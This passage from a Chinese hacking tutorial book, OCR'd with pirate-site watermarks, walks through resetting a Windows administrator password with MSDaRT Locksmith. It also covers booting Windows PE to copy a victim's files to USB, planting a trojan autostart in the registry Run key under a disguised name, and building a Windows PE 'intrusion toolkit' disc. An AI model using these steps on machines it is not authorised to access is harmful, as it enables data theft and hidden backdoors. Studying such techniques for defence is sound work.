


图 7-8　加载网络设备驱动程序

Step5　除了自带的工具之外，向导还允许用户将其他的程序及文件添加到启动光盘中，单击 Browse 按钮添加即可，如图 7-9 所示。本例不添加其他文件，故直接单击 Next 按钮。




图 7-9　添加其他文件或程序

Step6　设置生成的光盘映像保存的位置，建议采用默认值，直接单击 Next 按钮，如图 7-10 所示。




图 7-10　设置光盘映像保存的位置

Step7　如果刻录机能正确识别，可以直接把映像刻录成启动光盘，如果不能识别，则单击 Next 按钮跳过刻录的步骤，然后单击 Finish 按钮结束向导，如图 7-11 所示，完成后，使用 Nero

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

或其他刻录软件将影像刻录成 MSDaRT 启动光盘。




图 7-11　生成启动光盘映像

7.1.4　实战使用 MSDaRT 破解系统登录密码

MSDaRT 启动光盘完成制作后，下面演示如何使用这张光盘破解 Windows XP 操作系统的登录密码。

Step1　把 MSDaRT 启动光盘放进光驱，然后重新启动电脑，使用 MSDaRT 引导系统启动。稍候片刻，出现 ERD Commander 对话框，在这里可以看到这台电脑的所有操作系统，选择操作系统后，单击 OK 按钮，如图 7-12 所示。如果电脑不是优先从光盘启动，需要调整 BIOS 设置，具体操作请参考主板使用手册，这里不再赘述。




图 7-12　选择操作系统

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step2　ERD Commander 界面类似一个简化的 Windows 操作系统，“开始”菜单包含了各种常用的工具，双击桌面的 My Computer 图标，打开一个简易的资源管理器。本例要破解 Windows 的管理员密码，因此选择 System Tools→Locksmith 命令，并在弹出的对话框中单击 Next 按钮，如图 7-13 所示。




图 7-13　破解管理员密码

Step3　在打开的界面的 Account 下拉列表中选择要破解的账户，然后两次输入新密码，接着单击 Next 按钮，最后单击 Finish 按钮，如图 7-14 所示。




图 7-14　输入新密码

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

完成管理员密码设置后，从光驱中取出 MSDaRT 光盘并重新启动电脑，即可使用新密码登录系统，出于安全性考虑，首次登录时，系统会要求用户更改密码。

7.2 使用 Windows PE 入侵本地系统

黑客要窃取电脑硬盘里的资料，除了破解账户密码之外，还有一个更简单的方法：使用保存在光盘或 U 盘上的操作系统启动电脑，这样就可以轻易绕过硬盘上的操作系统的限制，从而获取硬盘上的文件。

不少 Linux 发行版可以直接从光盘运行，例如 KNOPPIX、Slax 等，对于习惯使用 Windows 系统的用户来说，微软本身的 Windows PE 也是不错的选择。

7.2.1 Windows PE 简介

Windows PE 的全称是 Windows Preinstallation Environment，中文是指 Windows 预安装环境，我们可以将其理解为一个只拥有基本功能的 Windows 操作系统，而且该系统无须安装，直接通过光盘就可以运行。

微软提供 Windows PE 的目的是协助 OEM 厂商部署安装 Windows 系统，以及在 Windows 系统出现故障时可以通过它进行故障排除和系统恢复。对于黑客而言，Windows PE 既具有 Windows 操作系统的基本功能，又可以外挂其他程序，无疑是进行本地入侵的理想平台。

Windows PE 作为 Windows 操作系统的子集，微软对其功能进行了一些限制，主要包括以下几点：

- 连续运行 72 小时后会自动停止运行并重新启动。
- 不支持远程桌面，不能充当文件服务器或终端服务器。
- 运行 Windows PE 时，对注册表所做的更改会在重新启动后丢失，如果要对注册表进行永久性的修改，必须在启动 Windows PE 之前脱机编辑注册表。
- 不支持使用 Windows 安装程序（.msi）封装的应用程序。

除此之外，还有一些其他限制，这里就不做详细介绍了。虽然有所限制，但 Windows PE 足以让黑客进行本地入侵了。

7.2.2 使用 Windows PE 获取硬盘里的文件

为了方便使用，一些电脑爱好者把各种常用的工具整合到 Windows PE 里，深山红叶袖珍 PE 工具箱就是其中一个知名度很高的修改版本，本例将使用它演示黑客如何在不修改系统管理员密码的前提下，进入电脑并从磁盘中获取特定的文件。

首先通过 Internet 搜索并下载深山红叶，然后将其刻录成光盘，然后进入 BIOS 检查和设置光盘为第一启动项，一切准备就绪后，启动电脑，把 Windows PE 光盘放入光驱中，让电脑从光盘引导启动。引导成功后，将会看到类似以下的界面，根据屏幕上的提示信息，按下 1 启动 Windows PE 系统，如图 7-15 所示。

稍候片刻，即可进入深山红叶 Windows PE 系统，其界面与 Windows 操作系统非常相似，在桌面有一些常用软件的快捷方式，“程序”菜单中有更多的工具软件，如图 7-16 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-15　启动 Windows PE




图 7-16　深山红叶 Windows PE 的主界面

将 U 盘插入电脑的 USB 接口，然后双击桌面的“资源管理器”图标，即可打开资源管理器窗口，深山红叶整合的资源管理器就是 Total Commander，其使用方法与 Windows 资源管理器大同小异，功能更丰富，例如允许同时显示两个文件夹，方便在不同文件夹之间复制资料。

在资源管理器中，黑客可以轻而易举地把电脑硬盘里的文件复制到 U 盘等移动存储设备后带走，如图 7-17 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-17　窃取用户的资料

7.2.3　在操作系统中添加后门

窃取文件后，黑客可能会在系统中添加木马或其他后门，方便日后顺利入侵这台电脑。添加木马的方法有很多，例如可以使用深山红叶 Windows PE 整合的注册表编辑器，在注册表中添加木马程序的启动项，具体的操作步骤如下：

Step1　单击“开始”按钮，选择“程序”→“Windows 系统维护”→“硬盘系统注册表编辑器”命令，然后在弹出的对话框中单击“是”按钮，如图 7-18 所示。




图 7-18　打开注册表编辑器

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step2　在“选择用户配置文件”对话框中，可以选择要编辑某用户的注册表信息，如果不需要针对特定用户，则选择“自动载入所有的用户注册表配置单元”复选框，最后单击“确定”按钮，如图 7-19 所示。



图 7-19　选择用户配置文件

Step3　在 Windows 注册表中，有多个位置可以设置自动启动，本例使用 HKEY_LOCAL_ MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run，展开该项目后，新建一个字符串值，如图 7-20 所示，名字可以随意设置，通常黑客会将其设置与系统程序相似，以便掩人耳目。



图 7-20　新建字符串

Step4　双击新建的字符串，然后将数值数据设置为木马程序所在的位置，如图 7-21 所示，然后单击“确定”按钮。同样为了掩人耳目，木马程序的名称与系统正常程序非常相似。



图 7-21　设置木马程序的位置

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

编辑完毕，根据注册表的设置将木马程序复制到指定的目录并重命名，当用户登录电脑时就会自动安装木马，这样一来，黑客就在目标电脑安装了一扇隐蔽的后门。

7.2.4 打造基于 Windows PE 的本地入侵工具盘

制作 Windows PE 需要使用 Window AIK，它是微软提供的 Windows 操作系统部署工具，可以进入其官方网站免费下载。

下载地址：http://www.microsoft.com/downloads/details.aspx?familyid=696DD665-9F76-4177-A811-39C26D3B3B34&displaylang=zh-cn

成功下载后，将获得一个容量约为 1.8GB 的 ISO 映像，将其刻录成光盘，然后安装到电脑上。如果在 Windows XP 系统中使用这张光盘，需要先安装里面的.NET Framework 和 MSXML，然后才能安装 Windows AIK。关于 Windows AIK 的详细安装步骤，这里就不再赘述了，安装完毕，接下来开始制作 Windows PE 入侵工具盘，此工具盘可以帮助网络安全管理员迅速而全面地管理局域网的电脑，读者切不可用此工具盘做违法之用。

Step1 单击“开始”按钮，选择“所有程序”→Microsoft Windows AIK→“部署工具命令提示”命令。

Step2 在命令提示符下运行 Copype.cmd 脚本，该脚本的参数为：

```
copype.cmd <architecture> <destination>
```

其中，<architecture>表示硬件体系，可以是 x86、amd64 或 a64；<destination>表示目标位置。该脚本会创建目录结构并复制该体系结构所有的必要文件。本例创建用于 x86 架构的 Windows PE，目录为 c:\winpe_x86，故输入命令为：copype.cmd x86 c:\winpe_x86。

```
C:\Program Files\Windows AIK\Tools\PETools>copype.cmd x86 c:\winpe_x86
=====================================================
Creating Windows PE customization working directory
   c:\winpe_x86
=====================================================
已复制         1 个文件。
已复制         1 个文件。
C:\Program Files\Windows AIK\Tools\PETools\x86\boot\bcd
C:\Program Files\Windows AIK\Tools\PETools\x86\boot\boot.sdi
C:\Program Files\Windows AIK\Tools\PETools\x86\boot\bootfix.bin
C:\Program Files\Windows AIK\Tools\PETools\x86\boot\etfsboot.com
C:\Program Files\Windows AIK\Tools\PETools\x86\boot\fonts\chs_boot.ttf
C:\Program Files\Windows AIK\Tools\PETools\x86\boot\fonts\cht_boot.ttf
C:\Program Files\Windows AIK\Tools\PETools\x86\boot\fonts\jpn_boot.ttf
C:\Program Files\Windows AIK\Tools\PETools\x86\boot\fonts\kor_boot.ttf
C:\Program Files\Windows AIK\Tools\PETools\x86\boot\fonts\wgl4_boot.ttf
复制了 9 个文件
C:\Program Files\Windows AIK\Tools\PETools\x86\EFI\microsoft\boot\bcd
C:\Program Files\Windows AIK\Tools\PETools\x86\EFI\microsoft\boot\fonts\chs_boot
.ttf
C:\Program Files\Windows AIK\Tools\PETools\x86\EFI\microsoft\boot\fonts\cht_boot
.ttf
C:\Program Files\Windows AIK\Tools\PETools\x86\EFI\microsoft\boot\fonts\jpn_boot
.ttf
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
C:\Program Files\Windows AIK\Tools\PETools\x86\EFI\microsoft\boot\fonts\kor_boot
.ttf
C:\Program Files\Windows AIK\Tools\PETools\x86\EFI\microsoft\boot\fonts\wgl4_boo
t.ttf
复制了 6 个文件
已复制         1 个文件。
Success
```

Step3　将 c:\winpe_x86\目录下的基本映像（winpe.wim）复制到 c:\winpe_x86\ISO\sources 文件夹，并将其重命名为 boot.wim。

Step4　使用 DISM 将基本映像装载到本地目录，以便往 Windows PE 映像中添加自定义程序，输入的命令如下：

```
Dism /Mount-Wim /WimFile:C:\winpe_x86\ISO\sources\boot.wim /index:1 /MountDir:C:\winpe_x86\mount
C:\Program Files\Windows AIK\Tools\PETools>Dism /Mount-Wim /WimFile:C:\winpe_x86
\ISO\sources\boot.wim /index:1 /MountDir:C:\winpe_x86\mount
Deployment Image Servicing and Management tool
Version: 6.1.7600.16385
Mounting image
[==========================100.0%==========================]
The operation completed successfully.
C:\Program Files\Windows AIK\Tools\PETools>
```

Step5　装载成功后，打开 C:\winpe_x86\mount 文件夹，然后新建一个 tools 文件夹，将需要使用的程序复制到该文件夹中，程序运行所需的 dll 文件和其他相关文件也一并复制过来，如图 7-22 所示。




图 7-22　复制应用程序

Step6　完成对映像的修改后，使用以下命令卸载此映像。所做的修改会自动保存在基本映像文件 boot.wim 中。

```
C:\Program Files\Windows AIK\Tools\PETools>dism /unmount-wim /Mountdir:c:\winpe_
x86\mount /commit
Deployment Image Servicing and Management tool
Version: 6.1.7600.16385
Image File : C:\winpe_x86\ISO\sources\boot.wim
Image Index : 1
Saving image
[==========================100.0%==========================]
Unmounting image
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
[========                    14.0%                          ]
```

Step7 使用 Oscdimg 命令创建 ISO 光盘映像，输入的命令如下：

```
oscdimg -n -bC:\winpe_x86\etfsboot.com C:\winpe_x86\ISO C:\winpe_x86\winpe_x86.iso
```

需要注意的是，-b 参数后面没有空格。命令执行完毕，将会在 C:\winpe_x86\目录生成一个名为 winpe_x86.iso 的光盘映像文件。

```
C:\Program Files\Windows AIK\Tools\PETools>oscdimg -n -bC:\winpe_x86\
etfsboot.com C:\winpe_x86\ISO C:\winpe_x86\winpe_x86.iso
OSCDIMG 2.55 CD-ROM and DVD-ROM Premastering Utility
Copyright (C) Microsoft, 1993-2007. All rights reserved.
Licensed only for producing Microsoft authorized content.
Scanning source tree
Scanning source tree complete (17 files in 8 directories)
Computing directory information complete
Image file is 192763904 bytes
Writing 17 files in 8 directories to C:\winpe_x86\winpe_x86.iso
100% complete
Final image file is 192763904 bytes
Done.
```

将 winpe_x86.iso 映像文件刻录成光盘，一张基于 Windows PE 的本地入侵工具盘便制作完毕，使用这张光盘启动电脑，就可以在 Windows PE 下运行光盘的程序进行入侵。

由于光盘没有添加图形 Shell，因此需要使用命令提示符界面进行操作，如图 7-23 所示。其实，作为一张本地入侵工具盘，没必要为其制作图形界面。




图 7-23 通过命令提示符界面进行操作

本例只示范了一些简单的例子，在 Windows AIK 的用户指南中，有更多关于 Windows PE 配置的详细说明，例如创建在 USB 闪存驱动器上使用的 Windows PE、添加设备驱动程序到 Windows PE、添加输入法程序到 Windows PE、在 Windows PE 客户端配置 IPSec 支持等，有兴趣的读者可以自行深入研究。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

